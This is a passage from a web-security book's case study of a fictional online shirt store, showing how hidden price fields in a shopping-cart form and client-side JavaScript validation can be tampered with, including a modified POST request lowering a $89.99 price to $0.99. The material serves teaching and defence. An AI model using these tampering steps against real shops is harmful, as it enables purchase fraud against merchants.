
ShopCart.exe had its own session management system, which relies on cookies and server-side session identifiers to maintain the shopping cart sessions. Because modification of ShopCart.exe wasn't possible, the task of validating proper inputs was pushed out to the JavaScript running on the customers' browsers.

The application security assessment team started looking at all possible entry and attack points. After examining the application and the way the Web site worked, the team uncovered some interesting security errors.

The Hidden Dangers of Hidden Fields

The security team found a major loophole in the way the shopping cart system was implemented. The only way to associate price with a product was via hidden tags within HTML pages. Figure 10-5 shows a page featuring shirts from the catalog at http://www.acme-fashions.com/.

Figure 10-5. Catalog page from www.acme-fashions.com



Each shirt had an associated form that accepted the quantity of shirts desired and a link to place them in the shopping cart. Looking at the HTML source code, shown in Figure 10-6, the team discovered that the vulnerability lay in the last few lines of the HTML code.

Figure 10-6. HTML source code of the catalog page



The following source code had been used to invoke ShopCart.exe:

```
01: <form method=post action="/cgi-bin/shopcart.exe/MYSTORE-AddItem">
02: <input type=hidden name="PartNo" value="OS0015">
03: <input type=hidden name="Item" value="Acme Shirts">
04: <input type=hidden name="Price" value="89.99">
05: Quantity: <input type=text name=qty value="1" size=3
06: onChange="validate(this);">
07: <input type=image src='buy00000.gif' name='buy' border='0' alt='Add To
08: Cart' width="61" height="17">
09: </form>
```

When the user clicked the Buy button, the browser submitted all the input fields to the server, using a POST request. Note the three hidden fields on lines 2, 3, and 4 of the code. Their values were sent along with the POST request. The system was thus open to an application-level vulnerability, because a user could manipulate the value of a hidden field before submitting the form.

To understand this situation better, look at the exact HTTP request that goes from the browser to the server:


```
POST /cgi-bin/shopcart.exe/MYSTORE-AddItem HTTP/1.0
```

```
Referer: http://www.acme-fashions.com/shirtcatalog/shirts2.asp
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (Windows NT 5.0; U)
Host: www.acme-fashions.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: ASPSESSIONIDQQGQQKIG=ONEHLGJCCDFHBDHCPKGANANH; shopcartstore=3009912
Content-type: application/x-www-form-urlencoded
Content-length: 65

PartNo=OS0015&Item=Acme+Shirts&Price=89.99&qty=1&buy.x=16&buy.y=5
```

The values of the hidden fields *PartNo*, *Item*, and *Price* are submitted in the POST request to */cgi-bin/shopcart.exe*. That's the only way that ShopCart.exe learns the price of, for example, shirt number OS0015. The browser displays the response shown in Figure 10-7.

Figure 10-7. Shopping cart contents



If there was a way to send a POST request with a modified value in the *Price* field, the user could control the price of the shirt. The following POST request would get him that shirt for the low price of $0.99 instead of its original price of $89.99!

```
POST /cgi-bin/shopcart.exe/MYSTORE-AddItem HTTP/1.0
Referer: http://www.acme-fashions.com/shirtcatalog/shirts2.asp
Connection: Keep-Alive
User-Agent: Mozilla/4.76 [en] (Windows NT 5.0; U)
Host: www.acme-fashions.com
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
Cookie: ASPSESSIONIDQQGQQKIG=ONEHLGJCCDFHBDHCPKGANANH; shopcartstore=3009912
Content-type: application/x-www-form-urlencoded
Content-length: 64

PartNo=OS0015&Item=Acme+Shirts&Price=0.99&qty=1&buy.x=16&buy.y=5
```


An easy way of manipulating the price is to save the catalog page, *shirts2.asp*, viewed in the browser as a local copy, *shirts2.html*, to the user's hard disk, edit the saved file, and make the changes in the HTML code. Figure 10-8 shows how the user saves the page.

Figure 10-8. Saving a local copy to the user's hard disk




The user first changes the value of the *Price* field in the line *<INPUT type=hidden name="Price" value="89.99">*. His second change is to fix the *ACTION=* link in the <FORM> tag so that it points to http://www.acme-fashions.com/cgi-bin/shopcart.exe. Figure 10-9 shows shirts2.html after it was modified to change the price to $0.99.

Figure 10-9. The shirts.html file being modified to change the price



Now if the user opens this modified file, *shirts2.html*, in the browser and submits a request to buy the shirt, he sees the window shown in Figure 10-10.

Figure 10-10. Results from tampering with the hidden field



Is this a great way of going bargain shopping or what? As incredible as it seems, this indeed was the problem that accounted for Acme Fashions, Inc.'s loss of revenue. After a thorough reconciliation of orders and transactions, the application security assessment team found that numerous "customers" were able to buy items for ridiculously low prices. We say "customers" facetiously because they most likely were hackers.

We alluded to the dangers of passing information in hidden fields in Chapter 7 where we showed how to go about quickly sifting through source code to locate hidden fields. Hacking applications using information passed back and forth via hidden fields is a trivial task. It involves no special skills other than using a browser and perhaps fumbling around with Unix's Visual Editor (vi) or Microsoft Windows' NotePad application. Yet the effect is quite devastating.

Bypassing Client-Side Validation


The next error spotted by the security testing team was the way inputs were validated before being passed to ShopCart.exe. Web applications consist of many scripts and interactive components, which interact primarily with the user via HTML forms on browsers. The interactive part of any component takes input from the HTML form and processes it on the server. HTML

forms are generic when it comes to capturing data, and there is no way to ensure validation of data within such forms. For example, if an HTML form is designed to accept a date, a user can enter a date such as 99/88/77 and the browser won't even care. The application has to have its own input validation mechanisms to filter out such erroneous inputs to ensure that the input complies with predetermined criteria for the application. Input validation for HTML forms can be done either on the server side with Perl, PHP, or ASP, among others, or on the client side, using scripting languages such as JavaScript or VBScript.

Using Search Engines to Look for Hidden Fields


You can use any of the many Internet search engines to quickly check whether your Web site or application contains hidden fields. For example, Figure 10-11 shows how to use Google to determine whether hidden fields are used to pass price information within www.acme-fashions.com.

Figure 10-11. A Google search



Because www.acme-fashions.com is a popular shopping site, Google has cataloged it. Figure 10-12 reveals the results of the search: all pages within the domain acme-fashions.com that contain the strings *"type=hidden"* and *"name=price."* Be sure to restrict the search to the chosen site; otherwise you may end up having to sift through thousands of results!


Figure 10-12. Results of the Google search



Acme's development team recognized the need for such input validation, but because ShopCart.exe was a prepackaged application that couldn't be modified to incorporate input validation. Hence the team decided to move the burden of input validation to client-side scripts running on the browser itself. Someone even remarked, "Yes, this is a good idea since it will save the server's CPU usage. Let the work be performed by the client's browser instead."

The fact that any client-side mechanism could be altered by editing the HTML source code received by the browser was overlooked. The security testing team found several instances of client-side validation being used on www.acme-fashions.com. Figure 10-13 shows client-side input validation in action on Acme's system. A user tries to buy "–5" shirts and an alert pops up stating that the user has entered an invalid number.

Figure 10-13. Client-side validation, using JavaScript



The JavaScript code that validates the input is shown in Figure 10-13. For the sake of clarity, the following is the code separated from the HTML elements:

```
<script>
function validate(e) {
   if(isNaN(e.value) || e.value <= 0) {
      alert("Please enter a valid number");
      e.value = 1;
      e.focus();
      return false;
   }
   else {
      return true;
   }
}
</script>
:
:
<input type=text name=qty value="1" size=3 onChange="validate(this);">
```

This code ensures that only positive numbers are allowed in the field *qty*. But, because the validation is done by a client-side script, it is easy to bypass. Simply disabling the execution of

JavaScript by setting the browser preferences allows an attacker to bypass client-side validation! If we choose to disable JavaScript, as shown in Figure 10-14, we can enter whatever value we desire in the input fields.

Figure 10-14. Disabling JavaScript




